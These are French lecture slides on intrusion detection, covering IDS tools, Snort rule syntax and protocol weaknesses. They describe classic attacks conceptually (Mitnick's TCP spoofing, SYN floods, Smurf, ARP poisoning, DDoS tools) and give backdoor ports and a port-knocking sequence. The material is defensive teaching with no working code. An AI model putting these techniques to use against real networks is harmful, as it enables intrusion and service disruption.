# Détection d'Intrusion

Sovanna Tan

# Bibliographie


- Sécurité réseau avec Snort et les IDS, Kerry Cox, Christoper Gerg, O'Reilly 2004
- Intrusion detection & prevention, Carl Endorf, Eugene Schultz and Jim Mellander, Mc Graw Hill/Osborne 2004
- Les IDS : les systèmes de détection des intrusions informatiques, Thierry Evangelista, Dunod 2004
- Détection d'intrusion de réseau, Stephen Northcutt, Judy Novak, 3éme édition, Vuibert 2004
- Un petit guide pour la sécurité, Alexandre Viardin, 2003 sur http://www.linux-france.org/prj/inetdoc/securite/tutoriel/

# Plan

1. Présentation des outils
2. Les attaques
3. Les systèmes de détection d'intrusion (IDS)
4. Problèmes techniques
5. Techniques anti-IDS

# 1. Présentation des outils

# Sniffers

- Enregistrement et analyse des trames TCP/IP sur ethernet
  - Tcpdump
  - Wireshark (ex ethereal)

# Scanners

- Exploration du réseau, détection des vulnérabilités
  - Nmap
  - Nessus
  - Nikto pour scanner les serveurs http

# Système de détection d'intrusion

- Un *IDS (Intrusion Detection System)* est un ensemble de composants logiciels et/ou matériels dont la fonction principale est de détecter et analyser toute tentative d'effraction volontaire ou non et/ou de maintien dans un système d'informations ainsi que toute altération éventuelle de ces données.
- Il utilise souvent un mécanisme écoutant le trafic réseau ou les logs afin de repérer des activités anormales ou suspectes et permettant ainsi d'avoir une action de prévention sur les risques d'intrusion.

# H-IDS

- Un *H-IDS (Host-based Intrusion Detection System)* analyse la sécurité au niveau des hôtes.
  - Tripwire
  - Aide
  - Chkrootkit

# N-IDS

- Un *N-IDS (Network-based Intrusion Detection System)* analyse la sécurité au niveau du réseau.
  - Snort
  - Prelude

# Snort : caractéristiques

- IDS à signature
- Performant et rapide
- Très flexible, mais peu convivial
- Orienté IP
- Distribué avec plus de 1 500 règles
- Classement des alertes avec priorité
- Possibilité de fonctionner en mode distribué :
  - tiers détecteur, tiers serveur et tiers console
- Code Open Source

# Snort : fonctionnalités

- Mode sniffer : sous linux, solaris, windows
- Mode IDS : analyse le trafic pour découvrir d'éventuelles attaques
- Notifications : envoi de messages
- Susceptible de répondre aux attaques
- Mise à jour des règles de filtrage
- Grande base de signatures mise à jour par les utilisateurs et développeurs.
- Possibilité d’écrire ses propres règles

# Snort : règles

- Exemple :

```
alert icmp any any -> any any
(msg: "Ping with TTL=100“ ; ttl: 100;)
```

- Deux parties :
  - en-tête : définit les actions à effectuer lorsque les conditions de la règle sont vérifiées.
  - options : les actions sont effectuées lorsque la conjonction des critères définis dans les options est vraie.

# Snort : en-tête de règle

```
action protocole liste_ip_source port
-> liste_ip_destination port
```

- Actions : `alert, log, pass, activate, dynamic`
- Protocoles : `IP, TCP, UDP, ICMP`
- Adresses au format CIDR (Classless Inter-Domain Routing) ou `any`
- Ports : numéro de port ou intervalle de ports comme `20:23` ou `any`


# Snort : options de règle

- Exemples d'options courantes :
  - `msg:` *" message court"*
  - `flags:` *drapeaux* de l'en-tête TCP
  - `content:` *texte_brut* ou `content:` *données hexa*
  - `offset:` *entier*
  - `ttl:` *entier*
  - `nocase:`
  - `logto:` *" nom de fichier"*
  - `id:`*entier*
  - `seq:` *valeur hexadécimale*
  - `ack:` *entier*

# Kit de sécurité

- Distribution d'outils de sécurité sur CD-ROM bootable à base de Fedora : http://www.networksecuritytoolkit.org/nst/index.html


# Quelques chiffres sur le piratage en 1999




| Type of Intrusion | $ Losses | % |
|---|---|---|
| Information Theft | 42,496,000 | **40%** |
| Financial fraud | 39,706,000 | **37%** |
| Abuse of net access | 7,576,000 | **7%** |
| Virus attacks | 5,274,000 | **5%** |
| Sabotage | 4,421,000 | **4%** |
| Insider misuse | 3,567,000 | **3%** |
| Outsider Penetration | 2,885,000 | **3%** |
| Total | $105,925,000 | |

Source: “1999 CSI/FBI Computer Crime and Security Survey” Computer Security Institute - www.gocsi.com/losses.htm


# En 2006






Source : CSI/FBI Computer crime and security survey 2006

# En 2010




Top 10 crime types reported to the US Internet Crime Complaint Center

# En octobre 12






Image provenant de http://hackmageddon.com/

# 1. Les attaques

# Attaques célèbres

# Rappel : ouverture d'une connexion TCP

N°de séquence = `x`
`SYN`



N°de séquence = `y`
`SYN`
ACK `x+1`

N°de séquence = `x+1`
ACK `y+1`

# Attaque de Mitnick (1994) 1

- Kevin Mitnick (KM) s'introduit frauduleusement sur des stations SPARC avec solaris 1 de Tsutomu Shimomura et vole des fichiers.
- Techniques utilisées
  - Inondation de `SYN`
  - Vol de session TCP (IP spoofing)

# Attaque de Mitnick 2

- Cadre : serveur et station sans disque qui fait confiance au serveur. Le super utilisateur `root` sur le serveur peut se connecter sans mot de passe à la station.
- KM usurpe l'IP du serveur pour se connecter sur la station, prend le contrôle de la station, patche son noyau pour pouvoir voler les fichiers.

# Attaque de Mitnick 3

- On ne peut pas avoir deux adresses IP routables identiques opérationnelles en même temps. Les paquets de KM sont envoyés avec une adresse IP source forgée, celle du serveur. KM ne reçoit pas les réponses de la station qui sont envoyées au serveur.

# Attaque de Mitnick 4

- KM a ouvert des connexions TCP sur la station et constaté qu'il pouvait prédire les numéros de séquence qu'elle utilise. Il trompe ainsi la station en lui faisant croire qu'il reçoit ses réponses.
- KM neutralise le serveur avec une inondation de `SYN` afin que de dernier ne perturbe pas l'échange entre la machine attaquante et la station.

# Attaque de Mitnick 5

- Il modifie le fichier `.rhosts` de la station pour pouvoir se connecter en tant que `root` de n'importe autre adresse IP.
- Il nettoie les traces de son passage en réinitialisant les connexions ouvertes qui saturent la mémoire du serveur afin que le serveur accepte à nouveau les connexions.

# Attaque MyDoom (2004) 1

- MyDoom est un virus de type ver Internet, se propageant principalement par email, qui a eu un impact économique important en paralysant de nombreux serveurs de messagerie.
  - 26 janvier 2004 : Apparition du virus. Le virus est à l'origine d'un message email sur dix ce jour là.
  - 29 janvier 2004 : Le virus est à l'origine d'un message email sur cinq.

# Attaque MyDoom 2

- Les effets cachés du virus sont :
  - une backdoor TCP qui utilise le port 3127 sous forme de SHIMGAPI.DLL qui permet de se connecter sur la machine infectée ;
  - une attaque de dénis de service sur le site web de SCO limitée dans le temps qui n'a fonctionné que dans 25% des cas.

# Méthodologie d'une intrusion

- Reconnaissance : collecte d'informations
- Découverte du système : cartographie du réseau cible
- Exploitation de failles de sécurité
- Effacement des traces

# Attaques par déni de services

# SYN Flood

- Envoi du premier paquet de d'établissement de connexion TCP, mais pas du troisième paquet.
- La table de connexions du serveur se remplit. Lorsqu'elle est saturée, le serveur ne répond plus.
- Les piles TCP/IP modernes détruisent ces connexions à moitié ouvertes lorsqu'un certain seuil est atteint.

# Teardrop attack

- Attaque par fragmentation : envoi de paquets IP dont les fragments se recouvrent.
- Les machines Windows 3.1, Windows 95, Windows NT et les linux avec des noyaux de versions antérieures à 2.0.31 et 2.1.63 sont vulnérables.

# Ping of death

- Envoi de paquet ICMP (Internet Control Message Protocol) de taille supérieure à la taille d'un paquet IP soit plus de 65 535 octets.

# Smurf

- L'attaque Smurf consiste à diffuser des broadcast de requêtes ICMP `echo request` en forgeant l'adresse source.
- La machine avec l'adresse correspondante est inondée par les réponses.
- Les attaques utilisant les adresses de broadcast ne fonctionnent en général que sur des réseaux locaux.

# Déni de service distribué

- Une machine maître installe clandestinement des agents avec lesquels elle dialogue en utilisant des ports spéciaux ou des canaux cachés.
- Elle synchronise les agents pour qu'ils initient une attaque de déni de service tous ensemble simultanément.
- Ces attaques sont difficiles à arrêter. Il faut intervenir pendant la phase d'installation des agents. Un IDS peut détecter cette phase.

# Logiciels pour le dénis de service distribué (1)

- `Trinoo` : utilise des connexions TCP standards avec les agents, inonde la cible de requêtes UDP sur des ports aléatoires.
- `Tribe Flood Network (TFN)` : utilise ICMP pour communiquer avec les agents, peut faire des attaques smurf, SYN flood, ICMP flood, les agents peuvent forger l'IP source, existe en version ou les échanges avec les agents sont cryptés `TFN2K`.

# Logiciels pour le dénis de service distribué (2)

- `Stacheldraht` : variante de `TFN2K`
- `Floodnet` : inonde la cible avec des requêtes HTTP sur des pages inexistantes, les agents sont installés volontairement.
- `Trinity` : utilise des canaux IRC pour dialoguer avec les agents, inclut une backdoor sur le port 33270, offre de nombreux mécanismes d'attaques

# Canaux cachés

- `Loki` (1997) : Dissimulation du dialogue dans le champ donnée d'une requête ICMP `echo reply`
- Il existe des versions qui cryptent les échanges.
- `sucKIT` : programme qui active des backdoors lorsqu'arrive un paquet sur le port 4567, puis sur le port 6543, puis sur le port 8765 issus d'une même machine.

# Buffer overflow

- Le débordement de tampon consiste à écrire dans la mémoire plus d'information que la taille allouée pour la recevoir.
- Le programme peut remplacer la valeur de retour de l'appel d'une fonction dans la pile par un valeur correspondant à un code malicieux.
- Le pirate utilise ce moyen pour prendre contrôle de la machine.

# Attaques utilisant les vulnérabilités des protocoles ou des implémentations

# Rappel : le protocole ARP

- Le protocole ARP (Address Resolution Protocol) permet d'obtenir une adresse MAC à partir d'une adresse IP sur un réseau IP.
- La station demandeuse diffuse une requête ARP. Elle met en cache la réponse obtenue. Aucun mécanisme d'authentification n'est mis en œuvre.

# ARP-poisoning

- Une machine pirate P peut se faire passer pour une autre A en envoyant une réponse avec l'adresse MAC de P à la place de celle de A. Si elle fait de même avec une autre machine B, la machine P peut capturer tous les échanges entre A et B.
- En donnant une fausse adresse MAC pour la passerelle, dans une trame ARP, on peut paralyser la connexion avec l'extérieur.

# Portmap

- `Portmap` : processus en écoute sur le port 111, utilisé par NFS pour le partage de fichiers et NIS pour le partage des comptes utilisateurs en particulier.
- Ce processus présente des vulnérabilités qui permettent d'accéder à un partage de fichiers en outrepassant les droits d'accès ou d'obtenir la base des mots de passe chiffrés sur le serveur.

# Finger, ident

- Ces protocoles donnent beaucoup d'informations susceptibles d'aider les pirates.
- Il faut limiter leur utilisation au strict nécessaire sur des portions de LAN et bien le filtrer au niveau des routeurs et des pare-feux.

# Netbios, SMB, NIS, NFS, XWindow, RDP, VNC

- Ces protocoles permettent de partager des ressources sur un réseau local.
- Il faut veiller à bien gérer les droits d'accès et filtrer ces protocoles au niveau des routeurs et des pare-feux.

# Rsh, rlogin, telnet, ftp

- `rlogin, rsh, telnet, ftp` : Ces commandes permettent de travailler à distance à travers le réseau. Les mots de passe sont échangés en clair.
- Il vaut mieux utiliser `ssh` et `sftp` qui chiffrent les échanges.

# SSH

- Malgré, le chiffrement des échanges, `ssh` est vulnérable face aux dispositifs d'écoute sur le clavier.
- En outre, `ssh` peut être utilisé par des pirates sur des ports non standards. La compromission d'une machine est dans ce cas difficile à détecter.

# DHCP

- Un serveur DHCP qui distribue les adresses de manière dynamique sur un plage sans vérifier les adresses MAC peut être saturé par de nombreuses requêtes.
- Un serveur DHCP clandestin permettrait à un pirate de contrôler tout le trafic réseau.


# SNMP

- Le protocole SNMP (Simple Network Management Protocol) n'a pas été conçu en prenant en compte les questions de sécurité.
- Si un pirate connaît le nom de communauté read/write utilisé, il peut souvent reconfigurer les équipements réseau à sa guise.
- Le trafic SNMP qui utilise les ports 161, 162, 199 et 391 ne doit pas être autorisé à traverser les par-feux.

# Peer to peer

- Les logiciels d'échange de fichiers peer to peer sont de gros consommateurs de bande passante et peuvent poser des problèmes de sécurité.
- Il vaut mieux limiter leur utilisation.

# DNS : rappel




Source : http://www.lurhq.com/dnscache.pdf

